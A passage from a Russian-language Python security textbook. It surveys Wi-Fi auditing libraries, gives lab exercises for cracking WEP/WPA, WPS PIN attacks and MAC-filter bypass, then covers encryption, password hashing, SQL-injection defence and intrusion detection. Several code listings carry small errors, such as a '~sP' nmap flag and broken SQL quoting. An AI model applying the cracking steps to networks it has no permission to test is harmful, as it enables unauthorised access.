На Python существует несколько библиотек и инструментов, которые можно использовать для выполнения аудита Wi-Fi-сетей. Со многими вы уже знакомы, вот некоторые из них:

Scapy

Описание:

Scapy — это мощный пакет для создания, отправки и анализа сетевых пакетов. Он поддерживает множество сетевых протоколов и позволяет создавать собственные скрипты для сканирования беспроводных сетей, анализа их параметров и выполнения различных видов атак.

Основные функции:

- » Создание и отправка сетевых пакетов.
- » Захват и анализ пакетов.
- » Поддержка множества протоколов, включая Wi-Fi.

Пример использования Scapy для захвата пакетов:

```
from scapy.all import *  
  
def packet_callback(packet):  
    print(packet.show())  
  
# Захват пакетов на интерфейсе wlan0  
sniff(iface="wlan0", prn=packet_callback, count=10)
```

pywifи

Описание:

pywifи — это библиотека Python, которая обеспечивает прямой доступ к Wi-Fi-интерфейсам вашего устройства. Она позволяет сканировать доступные сети, управлять подключениями, а также выполнять другие действия, связанные с беспроводными сетями.

Основные функции:

- » Сканирование доступных Wi-Fi-сетей.
- » Подключение и отключение от сетей.
- » Управление Wi-Fi-интерфейсами.

Пример использования **pywifи** для сканирования сетей:

```
import pywifi
from pywifi import const

wifi = pywifi.PyWiFi()
iface = wifi.interfaces()[0]
iface.scan()

# Ожидание завершения сканирования
import time
time.sleep(2)

results = iface.scan_results()
for network in results:
    print(f"SSID: {network.ssid}, Signal: {network.signal}")
```

Wireless

Wireless — это библиотека Python для работы с беспроводными интерфейсами. Она позволяет выполнять сканирование сетей, получать информацию о сетевых интерфейсах и проводить другие операции, связанные с Wi-Fi.

Основные функции:

- » Сканирование доступных Wi-Fi-сетей.
- » Управление Wi-Fi-интерфейсами.
- » Получение информации о сетевых интерфейсах.

Пример использования Wireless для сканирования сетей:

```
from wireless import Wireless

wireless = Wireless()
networks = wireless.scan()
for network in networks:
    print(f"SSID: {network.ssid}, Quality: {network.quality}")
```

Scapy-HTTP

Scapy-HTTP — это дополнение к Scapy, которое добавляет функциональность для работы с протоколом HTTP. С его помощью можно анализировать HTTP-запросы и ответы, перехватывать сессии и атаковать уязвимости веб-приложений через Wi-Fi-сеть.

Основные функции:

- » Анализ HTTP-запросов и ответов.
- » Перехват HTTP-сессий.
- » Атаки на уязвимости веб-приложений.

Пример использования Scapy-HTTP:

```
from scapy.all import *
from scapy.layers.http import *

def http_packet_callback(packet):
    if packet.haslayer(HTTPRequest):
        http_layer = packet.getlayer(HTTPRequest)
        print(f"HTTP Request: {http_layer.Host}{http_layer.Path}")

sniff(iface="wlan0", prn=http_packet_callback, filter="tcp port 80", count=10)
```

Pyshark

Pyshark – это обертка для Wireshark, которая позволяет использовать функционал Wireshark из Python. С его помощью можно захватывать и анализировать пакеты данных Wi-Fi-сетей, а также выполнять другие операции, поддерживаемые Wireshark.

Основные функции:

- » Захват сетевых пакетов.
- » Анализ сетевых пакетов.
- » Поддержка множества сетевых протоколов.

Пример использования Pyshark для захвата пакетов:

```
import pyshark

capture = pyshark.LiveCapture(interface='wlan0')
capture.sniff(packet_count=10)

for packet in capture:
    print(packet)
```

Вот несколько практических примеров использования Python для аудита Wi-Fi-сетей:

Сканирование доступных сетей:

Листинг 5.9

```
# Сканирование доступных сетей:
import pywifi

wifi = pywifi.PyWiFi()
iface = wifi.interfaces()[0]

iface.scan()
results = iface.scan_results()
for network in results:
    print("SSID:", network.ssid, "Signal Strength:", network.signal)
```

Подключение к Wi-Fi-сети:

Листинг 5.10

```
# Подключение к Wi-Fi-сети:
import pywifi
import time
```

```
wifi = pywifi.PyWiFi()
iface = wifi.interfaces()[0]

profile = pywifi.Profile()
profile.ssid = "TargetSSID"
profile.auth = const.AUTH_ALG_OPEN
profile.akm.append(const.AKM_TYPE_WPA2PSK)
profile.cipher = const.CIPHER_TYPE_CCMP
profile.key = "password123"

tmp_profile = iface.add_network_profile(profile)
iface.connect(tmp_profile)

time.sleep(10) # Подождать, чтобы убедиться, что подключение
 установлено
print("Connection established:", iface.status() == const.
IFACE_CONNECTED)
```

Проверка информации о текущем подключении:**Листинг 5.11**

```
# Проверка информации о текущем подключении:
import pywifi

wifi = pywifi.PyWiFi()
iface = wifi.interfaces()[0]

print("Connected SSID:", iface.ssid())
print("MAC Address:", iface.mac_address())
print("Signal Strength:", iface.signal())
```

Для проверки возможных уязвимостей сети можно использовать хорошо знакомые вам библиотеки, такие как nmap, scapy или pyshark, чтобы анализировать трафик и обнаруживать уязвимые места.

Установка nmap:

```
sudo apt-get install nmap
```

Пример использования nmap для сканирования сети:

```
import os

# Скрипт для запуска nmap сканирования
```

```
def scan_network(network):
    os.system(f"nmap -sP {network}")

# Пример использования
scan_network("192.168.1.0/24")
```

Пример использования библиотеки nmap:

```
import nmap

# Создание объекта сканера
nm = nmap.PortScanner()

# Сканирование сети
nm.scan('192.168.1.0/24', arguments='~sP')

# Вывод активных устройств
for host in nm.all_hosts():
    print(f'Host : {host} ({nm[host].hostname()})')
    print(f'State : {nm[host].state()}')
```

Пример использования Scapy для анализа трафика:

```
from scapy.all import *

# Функция для обработки пакетов
def packet_callback(packet):
    if packet.haslayer(Dot11):
        print(packet.show())

# Захват пакетов на интерфейсе wlan0
sniff(iface="wlan0", prn=packet_callback, count=10)
```

Установка Pyshark:

```
pip install pyshark
```

Пример использования Pyshark для анализа трафика:

```
import pyshark

# Захват пакетов на интерфейсе wlan0
capture = pyshark.LiveCapture(interface='wlan0')
capture.sniff(packet_count=10)
```

```
# Анализ пакетов
for packet in capture:
    print(packet)
```

Для проверки качества сигнала и пропускной способности сети можно использовать библиотеку **speedtest-cli**, чтобы измерить скорость соединения с интернетом через Wi-Fi-сеть.

Установка speedtest-cli:

```
pip install speedtest-cli
```

Пример использования speedtest-cli для измерения скорости соединения:

```
import speedtest

def test_speed():
    st = speedtest.Speedtest()

    st.get_best_server()

    download_speed = st.download()
    upload_speed = st.upload()

    ping_result = st.results.ping

    print(f"Download speed: {download_speed / 1_000_000:.2f} Mbps")
    print(f"Upload speed: {upload_speed / 1_000_000:.2f} Mbps")
    print(f"Ping: {ping_result} ms")

# Пример использования
test_speed()
```

Эти примеры могут быть использованы для создания собственных инструментов для аудита Wi-Fi-сетей на Python.

Использование таких инструментов позволяет:

- **Проверять уязвимости сети.** Сканирование сети с помощью nmap, анализ трафика с помощью scapy и pyshark позволяют выявлять слабые места в сетевой конфигурации.

- **Проверять качество сигнала и пропускную способность сети.** Использование speedtest-cli помогает оценить производительность сети и выявить проблемы с соединением.

Задания для практики по разделу

Предупреждение: эти задания предназначены исключительно для образовательных целей и для использования на собственных сетях или с явного разрешения владельцев сети. Незаконное использование этих методов является нарушением закона и может повлечь за собой серьёзные правовые последствия.

1. Настройка тестовой Wi-Fi-сети:

- » Настройте собственную тестовую Wi-Fi-сеть с различными уровнями защиты (WEP, WPA, WPA2, WPA3).
- » Задокументируйте параметры сети, такие как SSID, тип шифрования и пароль.

2. Использование Aircrack-ng для взлома WEP:

- » Установите набор инструментов Aircrack-ng на ваш компьютер.
- » Сконфигурируйте сетевой адаптер в режим мониторинга (monitor mode) с помощью airmon-ng.
- » Захватите пакеты данных из вашей тестовой сети с использованием airodump-ng.
- » Используйте aircrack-ng для анализа захваченных пакетов и попытки взлома пароля WEP.

3. Атака на WPA/WPA2 с использованием словаря:

- » Создайте или найдите словарь паролей (wordlist) для атаки методом перебора.
- » Используйте airodump-ng для захвата четырехстороннего рукопожатия (handshake) в вашей тестовой сети.
- » Примените aircrack-ng с вашим словарем для взлома пароля WPA/WPA2 на основе захваченного рукопожатия.

4. Использование Reaver для атаки на WPS:

- » Убедитесь, что ваша тестовая точка доступа поддерживает WPS.
- » Запустите инструмент Reaver для атаки на WPS PIN и попытайтесь получить пароль WPA/WPA2.

5. Использование Hashcat для атаки на WPA/WPA2:

- » Установите Hashcat и необходимые драйверы для вашего оборудования.
- » Захватите WPA/WPA2 handshake с помощью airodump-ng.
- » Используйте Hashcat для атаки на захваченный хэш, используя предварительно созданный словарь или правила для генерации паролей.

6. Создание собственной словарной атаки:

- » Напишите скрипт на Python для создания словаря паролей на основе часто используемых шаблонов (например, комбинации имен, дат рождения и популярных слов).
- » Используйте созданный словарь для атаки на вашу тестовую сеть с помощью Aircrack-ng или Hashcat.

7. Обход фильтрации по MAC-адресам:

- » Настройте вашу тестовую сеть для фильтрации по MAC-адресам.
- » Используйте инструмент macchanger для изменения MAC-адреса вашего сетевого адаптера.
- » Попытайтесь подключиться к сети с новым MAC-адресом.

8. Анализ и предотвращение атак на Wi-Fi:

- » На основе проведенных атак и тестов разработайте рекомендации по защите Wi-Fi-сети.
- » Включите меры по усилению безопасности, такие как отключение WPS, использование сложных паролей, включение фильтрации по MAC-адресам, регулярное обновление прошивки роутера и мониторинг подключений.

Глава 6.

Защита от хакинга на Python

В этой главе мы рассмотрим основные принципы кибербезопасности и рекомендации по повышению безопасности при разработке и использовании программного обеспечения на языке Python.

Основным методом защиты информации является, конечно, шифрование данных. Шифрование данных – это отдельный и большой раздел для изучения, так как шифрование существует со временем, когда появилось что шифровать у людей и на чем шифровать. Сначала это было шифрование сигналов костра, потом письменности, потом радио- и цифровых сигналов.

6.1. Библиотеки для шифрования данных

Рассмотрим использование библиотеки `cryptography` для шифрования и дешифрования данных:

Листинг 6.1

```
# использование библиотеки cryptography для шифрования и
# дешифрования данных
from cryptography.fernet import Fernet

# Генерируем ключ для шифрования
key = Fernet.generate_key()
cipher_suite = Fernet(key)

# Шифруем данные
data = b"Секретная информация"
cipher_text = cipher_suite.encrypt(data)
print("Зашифрованные данные:", cipher_text)

# Дешифруем данные
plain_text = cipher_suite.decrypt(cipher_text)
print("Расшифрованные данные:", plain_text.decode())
```

Рассмотрим использование библиотеки **passlib** для хеширования паролей и проверки аутентификации пользователей:

Листинг 6.2

```
# Аутентификация пользователей:

from passlib.context import CryptContext

# Создаем объект контекста для хеширования паролей
pwd_context = CryptContext(schemes=["bcrypt"])

# Хешируем пароль
hashed_password = pwd_context.hash("password123")
print("Хешированный пароль:", hashed_password)

# Проверяем пароль
is_valid = pwd_context.verify("password123", hashed_password)
print("Пароль верный:", is_valid)
```

Рассмотрим использование параметризованных запросов в базе данных для предотвращения атак SQL-инъекций:

Листинг 6.3

```
# Защита от SQL-инъекций
import sqlite3

# Подключаемся к базе данных
conn = sqlite3.connect('example.db')
cursor = conn.cursor()

# Создаем таблицу
cursor.execute('''CREATE TABLE IF NOT EXISTS users (id INTEGER
PRIMARY KEY, username TEXT, password TEXT)''')

# Добавляем пользователя (используем параметризованный запрос)
username = "user1"
password = "password123"
cursor.execute('''INSERT INTO users (username, password)
VALUES (?, ?)'', (username, password))
conn.commit()

# Получаем пользователя (снова используем параметризованный
запрос)
```

```

username = "user1"
cursor.execute(''':SELECT * FROM users WHERE username = ?''',
(username,))
user = cursor.fetchone()
print("Пользователь:", user)

# Закрываем соединение с базой данных
conn.close()

```

Рассмотрим использование блоков **try-except** для обработки исключений и предотвращения утечек конфиденциальной информации:

Листинг 6.4

```

try:
    # Код, который может вызвать исключение
    result = 10 / 0
except ZeroDivisionError:
    # Обработка исключения
    print("Ошибка деления на ноль")

```

6.2. Основы кибербезопасности

6.2.1. Общая концепция

Как вам уже известно, концепция кибербезопасности является ключевым аспектом в современном информационном мире, где данные играют критическую роль в повседневной жизни как для индивидуумов, так и для организаций. Давайте подробнее рассмотрим каждый из этих аспектов:

- 1. Защита конфиденциальности данных.** Конфиденциальность данных обеспечивает, что информация остается доступной только тем лицам, которые имеют на это право. Для обеспечения конфиденциальности данных часто используются методы шифрования, которые преобразуют исходные данные в зашифрованный вид, который невозможно прочитать без специального ключа. Примеры механизмов шифрования включают симметричные и асимметричные алгоритмы шифрования.

2. **Защита целостности данных.** Целостность данных обеспечивает, что информация остается неизменной и не подвергается незамеченным модификациям в процессе хранения или передачи. Одним из основных методов обеспечения целостности данных является использование хеш-функций, которые создают уникальное значение (хэш) для каждого набора данных. Любое изменение исходных данных приведет к изменению хэша, что позволяет обнаружить модификации.
3. **Защита доступности данных.** Доступность данных обеспечивает их непрерывное доступность для авторизованных пользователей в любое время. Один из методов обеспечения доступности данных — это создание резервных копий, которые позволяют быстро восстановить информацию в случае ее потери или повреждения. Помимо этого, защита от отказов в обслуживании (DoS) и дублирование сетевой инфраструктуры также играют важную роль в обеспечении доступности данных.

Каждый из этих аспектов кибербезопасности играет критическую роль в обеспечении защиты информации и должен рассматриваться в рамках всей стратегии безопасности. Использование соответствующих методов и технологий для защиты конфиденциальности, целостности и доступности данных позволяет создать надежную защиту от широкого спектра киберугроз.

Давайте рассмотрим, как можно представить основы кибербезопасности на Python с использованием кода:

Листинг 6.5

```
# Пример использования криптографии для защиты данных
from cryptography.fernet import Fernet

# Генерируем ключ
key = Fernet.generate_key()
cipher = Fernet(key)

# Шифруем данные
message = "Секретные данные"
encrypted_message = cipher.encrypt(message.encode())

# Расшифровываем данные
```

```
decrypted_message = cipher.decrypt(encrypted_message).decode()

print("Исходное сообщение:", message)
print("Зашифрованное сообщение:", encrypted_message)
print("Расшифрованное сообщение:", decrypted_message)

# Защита целостности данных

# Пример использования хэш-функций для проверки целостности
# данных
import hashlib

# Создаем хэш сообщения
message = "Секретное сообщение"
hash_value = hashlib.sha256(message.encode()).hexdigest()

# Предположим, что данные были изменены
modified_message = "Измененное сообщение"

# Проверяем целостность данных
new_hash_value = hashlib.sha256(modified_message.encode()).hexdigest()

if hash_value == new_hash_value:
    print("Целостность данных подтверждена")
else:
    print("Данные были изменены")
```

Листинг 6.6

```
# Защита доступности данных

# Пример использования резервного копирования для обеспечения
# доступности данных
import shutil

# Создаем резервную копию файла
source_file = "important_document.txt"
backup_file = "backup_important_document.txt"

shutil.copy(source_file, backup_file)

print("Резервная копия создана:", backup_file)
```

Листинг 6.7

```
# Шифрование и расшифровка данных:

from cryptography.fernet import Fernet

# Генерация ключа
key = Fernet.generate_key()
cipher = Fernet(key)

# Шифрование данных
message = "Секретные данные"
encrypted_message = cipher.encrypt(message.encode())

# Расшифровка данных
decrypted_message = cipher.decrypt(encrypted_message).decode()

print("Исходное сообщение:", message)
print("Зашифрованное сообщение:", encrypted_message)
print("Расшифрованное сообщение:", decrypted_message)
```

6.2.2. Методы обнаружения атак

Как уже рассказывалось ранее, методы обнаружения атак — это процесс выявления несанкционированных или вредоносных действий в информационной системе или сети. Эти методы играют важную роль в обеспечении безопасности системы, позволяя операторам и администраторам сети быстро реагировать на угрозы и предотвращать возможные нарушения. Вот некоторые из наиболее распространенных методов обнаружения атак:

Системы обнаружения вторжений (IDS)

Описание:

- » IDS — это программные или аппаратные устройства, которые мониторят сетевой трафик и системные журналы на предмет аномальной или вредоносной активности.
- » Они могут использовать различные методы, такие как сигнатурное сравнение, анализ аномалий и машинное обучение для обнаружения угроз.

Основные типы IDS:

- » **Сигнатурные IDS:** сравнивают сетевой трафик и системные журналы с базой данных известных сигнатур атак.
- » **Аномальные IDS:** сравнивают текущую активность с нормальным поведением, выявляя отклонения.
- » **На основе состояния:** анализируют состояние сети и системы, обнаруживая изменения и аномалии.

Пример использования:

- » Snort – открытый IDS, который может анализировать трафик в режиме реального времени и обнаруживать атаки с использованием сигнатур.

```
sudo apt-get install snort  
snort -A console -i eth0 -c /etc/snort/snort.conf
```

Системы обнаружения вторжений в реальном времени (RTIDS)

Описание:

- » RTIDS работают в режиме реального времени, анализируя сетевой трафик и системные события на предмет потенциальных атак.
- » Они способны автоматически реагировать на обнаруженные угрозы, например, блокировать подозрительный трафик или отправлять предупреждения администраторам.

Пример использования:

- » Suricata – система обнаружения вторжений в реальном времени, которая может анализировать сетевой трафик и обнаруживать атаки.

```
sudo apt-get install suricata  
suricata -c /etc/suricata/suricata.yaml -i eth0
```

Системы противодействия атакам (IPS)

Описание:

- » IPS представляют собой расширение IDS и предназначены не только для обнаружения, но и для предотвращения атак.
- » Они могут автоматически блокировать подозрительный трафик или предпринимать другие действия для защиты сети.

Пример использования:

- » Snort с активированной функцией IPS:

```
sudo snort -A console -Q -c /etc/snort/snort.conf -i eth0
```

Мониторинг журналов событий

Описание:

- » Этот метод включает непрерывное анализирование журналов событий системы на предмет подозрительной активности, такой как неудачные попытки входа, изменения привилегий или несанкционированный доступ к ресурсам.

Инструменты:

- » OSSEC – Система мониторинга журналов и обнаружения вторжений с открытым исходным кодом.

```
sudo apt-get install ossec-hids
sudo /var/ossec/bin/ossec-control start
```

Анализ трафика сети

Описание:

- » Этот метод включает мониторинг и анализ сетевого трафика с целью выявления аномалий или подозрительной активности, например атаки типа "отказ в обслуживании" (DDoS).

Инструменты:

- » Wireshark – популярный инструмент для анализа сетевого трафика.

```
sudo apt-get install wireshark
wireshark
```

Использование сетевых сенсоров

Описание:

- » Сетевые сенсоры — это специализированные устройства или программные средства, которые могут обнаруживать аномальную активность в сети, такую как сканирование портов, атаки на уязвимости и эксплуатацию известных уязвимостей.

Пример использования:

- » Zeek (ранее известный как Bro) – система мониторинга сети и анализа трафика.

```
sudo apt-get install zeek
zeekctl deploy
```

Машинное обучение и анализ больших данных

Описание:

- » С использованием методов машинного обучения и анализа больших данных можно создать более эффективные системы обнаружения атак, которые способны обрабатывать большие объемы данных и выявлять сложные шаблоны аномального поведения.

Инструменты:

- » ELK Stack (Elasticsearch, Logstash, Kibana) с интеграцией машинного обучения для анализа и визуализации данных.

```
sudo apt-get install elasticsearch logstash kibana
```

Для обнаружения атак в сети существует несколько методов, которые могут быть реализованы с использованием Python. Вот несколько практических примеров:

Мониторинг сетевого трафика:

Для этого можно использовать библиотеки Python, такие как pcap, scapy или pyshark, которые позволяют считывать и анализировать сетевой трафик.

Листинг 6.8

```
# Мониторинг сетевого трафика:

import pyshark

# Запуск захвата сетевого трафика
capture = pyshark.LiveCapture(interface='eth0')

# Обработка пакетов
for packet in capture.sniff_continuously(packet_count=10):
    # Анализ пакетов для обнаружения подозрительной активности
    print(packet)
```

Листинг 6.9

```
# Анализ журналов событий:
# Python также может быть использован для анализа и
# мониторинга системных журналов для обнаружения необычной
# активности.
```

```

import subprocess

# Чтение системных журналов
command = "journalctl -p 3 -n 10" # Получить 10 последних
сообщений с приоритетом выше 3
result = subprocess.run(command, shell=True, capture_
output=True, text=True)

# Анализ журналов для обнаружения подозрительной активности
print(result.stdout)

```

Использование систем обнаружения вторжений (IDS)

Существует несколько IDS-систем с открытым исходным кодом, которые могут быть интегрированы с Python для обнаружения аномалий в сети, такие как Suricata или Snort.

Листинг 6.10

```

# Использование систем обнаружения вторжений (IDS) :

import os

# Запуск Suricata для мониторинга сетевого трафика
os.system("suricata -c suricata.yaml -i eth0")

```

Эти примеры демонстрируют, как Python может быть использован для реализации различных методов обнаружения атак, начиная от мониторинга сетевого трафика и анализа системных журналов и заканчивая использованием специализированных систем обнаружения вторжений.

Мониторинг сетевого трафика с использованием библиотеки PyShark

Листинг 6.11

```

# Мониторинг сетевого трафика с использованием библиотеки
PyShark
import pyshark

# Запуск захвата сетевого трафика
capture = pyshark.LiveCapture(interface='eth0')

```

```
# Обработка пакетов
for packet in capture.sniff_continuously(packet_count=10):
    # Анализ пакетов для обнаружения подозрительной активности
    print(packet)
```

Анализ журналов событий Linux

Листинг 6.12

```
# Анализ журналов событий Linux
import subprocess

# Чтение системных журналов
command = "journalctl -p 3 -n 10" # Получить 10 последних
сообщений с приоритетом выше 3
result = subprocess.run(command, shell=True, capture_
output=True, text=True)

# Анализ журналов для обнаружения подозрительной активности
print(result.stdout)
```

Мониторинг аномальной активности на сервере

Листинг 6.13

```
# Мониторинг аномальной активности на сервере
import psutil

# Проверка использования ресурсов сервера
cpu_usage = psutil.cpu_percent()
memory_usage = psutil.virtual_memory().percent

# Анализ активности для обнаружения аномалий
if cpu_usage > 90 or memory_usage > 90:
    print("Подозрительная активность на сервере!")
```

Эти примеры демонстрируют различные методы обнаружения атак с использованием Python, включая мониторинг сетевого трафика, анализ системных журналов, запуск систем обнаружения вторжений и мониторинг аномальной активности на сервере.

Практики защиты от взлома

Практики защиты от взлома представляют собой меры и стратегии, направленные на предотвращение несанкционированного доступа к информации, системам или ресурсам. Вот более подробное описание основных практик защиты от взлома:

Управление доступом

Принцип минимальных привилегий:

- Реализация строгих политик управления доступом с применением принципа минимальных привилегий означает, что каждый пользователь имеет доступ только к тем ресурсам, которые необходимы для выполнения его задач. Это минимизирует риски, связанные с несанкционированным доступом или ошибками пользователей.

Регулярное обновление списков доступа:

- Регулярное обновление и ревизия списков доступа и учетных записей необходимы для удаления неактивных или устаревших учетных записей. Это помогает предотвратить использование заброшенных аккаунтов злоумышленниками.

Примеры практик:

- Использование систем управления доступом (IAM).
- Внедрение ролей и групп пользователей для управления правами доступа.

Шифрование данных

Шифрование данных в покое и в движении:

- Применение шифрования данных как в покое, так и в движении для защиты конфиденциальности информации при хранении и передаче. Это предотвращает перехват и несанкционированный доступ к данным.

Использование сильных алгоритмов шифрования:

- Использование сильных алгоритмов шифрования, таких как AES (Advanced Encryption Standard) или RSA (Rivest-Shamir-Adleman), и без-

опасных ключей для предотвращения расшифровки данных злоумышленниками.

Примеры практик:

- Шифрование дисков и баз данных.
- Использование SSL/TLS для защиты передаваемых данных.

Обновление программного обеспечения и патчи безопасности

Регулярное обновление:

- Регулярное обновление операционной системы, прикладного программного обеспечения и аппаратных устройств для устранения уязвимостей и исправления ошибок безопасности.

Мониторинг уведомлений о безопасности:

- Мониторинг уведомлений о безопасности и немедленное применение патчей безопасности для предотвращения эксплуатации известных уязвимостей.

Примеры практик:

- Автоматическое обновление программного обеспечения.
- Использование систем управления патчами.

Многоуровневая защита

Использование многоуровневой защиты:

- Включает брандмауэры, антивирусное программное обеспечение, системы обнаружения вторжений (IDS) и системы защиты от вторжений (IPS), чтобы предотвратить несанкционированный доступ и обнаружить атаки.

Примеры практик:

- Внедрение сетевых и хостовых брандмауэров.
- Использование антивирусов и антиспам-решений.
- Настройка IDS/IPS для мониторинга и блокировки атак.

Мониторинг и аудит безопасности

Системы мониторинга безопасности:

- Внедрение систем мониторинга безопасности, которые позволяют обнаруживать подозрительную активность и инциденты безопасности.

Регулярные аудиты безопасности:

- Проведение регулярных аудитов безопасности для оценки состояния системы, выявления уязвимостей и выявления незаконной активности.

Примеры практик:

- Использование SIEM (Security Information and Event Management) систем для централизованного мониторинга.
- Проведение внутренних и внешних аудитов безопасности.

Обучение персонала и осведомленность о безопасности

Обучение в области кибербезопасности:

- Обучение персонала в области кибербезопасности, чтобы они были осведомлены о потенциальных угрозах и знали, как предотвратить атаки.

Регулярные тренировки по безопасности:

- Проведение регулярных тренировок по безопасности, чтобы персонал мог узнавать признаки фишинга, социальной инженерии и других видов мошенничества.

Примеры практик:

- Организация тренингов и семинаров по кибербезопасности.
- Проведение тестов на фишинг для повышения осведомленности сотрудников.

Резервное копирование и восстановление данных

Регулярное создание резервных копий:

- Регулярное создание резервных копий данных и проверка их целостности для обеспечения возможности восстановления данных в случае атаки или потери информации.

План восстановления после инцидента (DRP):

- Разработка и тестирование плана восстановления после инцидента (DRP), который определяет процедуры восстановления данных и систем после кибератаки или других чрезвычайных событий.
- Примеры практик:
- Настройка автоматических резервных копий данных.
- Проведение регулярных тестов планов восстановления после инцидента.

6.2.3. Особенности практик защиты от взлома

Защита от взлома — это важный аспект кибербезопасности, который включает в себя применение различных практик и методов для защиты компьютерных систем, сетей, данных и приложений от несанкционированного доступа и злонамеренных атак.

Вот более детальное описание основных практик защиты от взлома:

Установка обновлений и патчей

Регулярные обновления

- Обновляйте операционные системы, приложения и другие программные компоненты, чтобы закрыть уязвимости, которые могут быть использованы злоумышленниками для атаки.
- Используйте автоматические обновления для критических систем, чтобы гарантировать своевременное применение патчей.

Примеры практик:

- Настройка автоматического обновления для ОС и приложений.
- Регулярная проверка наличия обновлений для всех используемых систем.

Использование сильных паролей и многофакторной аутентификации

Сложные и уникальные пароли:

- Используйте сложные и уникальные пароли для каждого аккаунта, включающие комбинации букв, цифр и специальных символов.
- Избегайте использования одинаковых паролей на разных платформах.

Многофакторная аутентификация (MFA)

- Включите многофакторную аутентификацию для всех критических систем и сервисов, чтобы усилить защиту от несанкционированного доступа.
- Используйте сочетание нескольких факторов: что-то, что вы знаете (пароль), что-то, что у вас есть (смартфон или токен), и что-то, чем вы являетесь (биометрия).

Примеры практик:

- Регулярная смена паролей.
- Использование менеджеров паролей для генерации и хранения сложных паролей.
- Внедрение MFA для всех сотрудников.

Защита сетевых ресурсов

Брандмауэры и VPN:

- Используйте брандмауэры для фильтрации трафика и предотвращения несанкционированного доступа к сети.
- Настройте VPN для безопасного удаленного доступа к сетевым ресурсам.

Примеры практик:

- Настройка правил брандмауэра для ограничения доступа к критическим ресурсам.
- Использование корпоративного VPN для удаленного доступа сотрудников.

Мониторинг активности и аудит безопасности

Журналы событий и мониторинг:

- Ведите журналы событий и мониторинг активности в системе для быстрого обнаружения подозрительной активности и инцидентов безопасности.
- Используйте системы мониторинга (SIEM) для централизованного сбора и анализа данных.

Примеры практик:

- Регулярный анализ логов на наличие аномалий.
- Настройка автоматических уведомлений о подозрительных действиях.

Обучение пользователей по безопасности

Повышение осведомленности:

- Проводите обучение сотрудников по основам кибербезопасности, чтобы они были осведомлены о потенциальных угрозах и знали, как предотвращать атаки.
- Обучайте сотрудников распознаванию фишинговых писем и других типов социальной инженерии.

Примеры практик:

- Регулярные тренинги и семинары по кибербезопасности.
- Проведение тестов на фишинг для проверки осведомленности сотрудников.

Шифрование данных

Шифрование в покое и в движении:

- Шифруйте конфиденциальные данные при хранении и передаче по сети, чтобы защитить их от несанкционированного доступа.
- Используйте сильные алгоритмы шифрования, такие как AES, для защиты данных.

Примеры практик:

- Настройка шифрования для всех баз данных и файловых систем.
- Использование SSL/TLS для защиты передаваемых данных.

Регулярные аудиты и проверки на уязвимости

Аудиты безопасности:

- Проводите регулярные аудиты безопасности и проверки на уязвимости, чтобы выявлять и устранять потенциальные проблемы до того, как их смогут использовать злоумышленники.
- Используйте инструменты для автоматического сканирования уязвимостей.

Примеры практик:

- Внешние и внутренние аудиты безопасности.
- Регулярные сканирования сети на наличие уязвимостей.

Ограничение привилегий доступа

Принцип наименьших привилегий:

- Применяйте принцип наименьших привилегий, чтобы ограничить доступ к ресурсам и функциям только тем пользователям, которым это действительно необходимо для выполнения их работы.
- Регулярно пересматривайте и обновляйте права доступа.

Примеры практик:

- Настройка ролей и групп доступа.
- Периодическая проверка прав доступа сотрудников.

Резервное копирование данных

Резервные копии:

- Регулярно создавайте резервные копии важных данных и храните их в безопасном месте, чтобы быстро восстановить информацию в случае атаки или сбоя системы.

- Проводите регулярное тестирование резервных копий для обеспечения их целостности и доступности.

Примеры практик:

- Настройка автоматического создания резервных копий.
- Хранение резервных копий в облаке и на физических носителях.

Использование систем защиты от вторжений и антивирусного ПО

Антивирусное ПО и IPS:

- Устанавливайте и поддерживайте программное обеспечение защиты от вторжений и антивирусное ПО, чтобы обнаруживать и предотвращать различные виды вредоносного программного обеспечения и атак.
- Регулярно обновляйте антивирусные базы и системы IPS.

Примеры практик:

- Внедрение антивирусного ПО на всех рабочих станциях и серверах.
- Настройка систем IPS для активной защиты от атак.

Практики защиты от взлома могут включать в себя не только применение конкретных технологий, но и написание программного кода на Python для автоматизации процессов безопасности и реагирования на потенциальные угрозы.

Вот несколько практических примеров защиты от взлома на Python:

Мониторинг логов и событий безопасности

Этот скрипт может автоматически мониторить журналы на наличие подозрительной активности, такой как неудачные попытки входа в систему или доступ к защищенным ресурсам.

Пример скрипта для мониторинга логов:

```
import os

def monitor_logs(log_file):
    with open(log_file, 'r') as f:
```

```

lines = f.readlines()
for line in lines:
    if "FAILED LOGIN" in line or "UNAUTHORIZED ACCESS"
in line:
        print(f"Suspicious activity detected: {line}")

log_file = '/var/log/auth.log'
monitor_logs(log_file)

```

Проверка на уязвимости и сканирование сети

Скрипт, который будет сканировать сеть на наличие открытых портов, слабых паролей или устаревших версий программного обеспечения, которые могут стать точкой входа для злоумышленников.

```

import nmap

def scan_network(network):
    nm = nmap.PortScanner()
    nm.scan(hosts=network, arguments='-sP')
    for host in nm.all_hosts():
        print(f'Host: {host}, State: {nm[host].state()}')

network = '192.168.1.0/24'
scan_network(network)

```

Разработка собственных инструментов обнаружения вторжений

Эти инструменты могут автоматически анализировать сетевой трафик и обнаруживать подозрительные или аномальные паттерны, свидетельствующие о возможной атаке.

```

from sklearn.ensemble import IsolationForest
import numpy as np

# Пример данных (замените на реальные данные сетевого трафика)
data = np.array([[1, 2], [1, 2.5], [1.5, 1.8], [8, 9], [8.5, 9.5]])

# Модель обнаружения аномалий
model = IsolationForest(contamination=0.2)
model.fit(data)

```

```
# Прогноз аномалий
predictions = model.predict(data)
print(predictions)
```

Разработка системы мониторинга безопасности

Эта программа может проверять целостность файловой системы, анализировать активность пользователей и процессов, а также мониторить сетевой трафик на наличие аномалий.

```
import hashlib
import os

def hash_file(file_path):
    with open(file_path, 'rb') as f:
        return hashlib.sha256(f.read()).hexdigest()

def monitor_files(files):
    hashes = {}
    for file in files:
        hashes[file] = hash_file(file)

    while True:
        for file in files:
            current_hash = hash_file(file)
            if current_hash != hashes[file]:
                print(f"File changed: {file}")
                hashes[file] = current_hash

files_to_monitor = ['/etc/passwd', '/etc/hosts']
monitor_files(files_to_monitor)
```

Реализация системы резервного копирования данных

Скрипт на Python для регулярного создания резервных копий важных данных и их периодического перемещения на отдельные носители или в облачное хранилище. Это позволит вам быстро восстановить данные в случае взлома или утраты.

```
import shutil
import os
import time

def backup_files(source, destination):
```

```

if not os.path.exists(destination):
    os.makedirs(destination)
for filename in os.listdir(source):
    full_file_name = os.path.join(source, filename)
    if os.path.isfile(full_file_name):
        shutil.copy(full_file_name, destination)

source_dir = '/path/to/source'
backup_dir = '/path/to/backup'
backup_files(source_dir, backup_dir)

```

Автоматизация процесса обновления и установки патчей

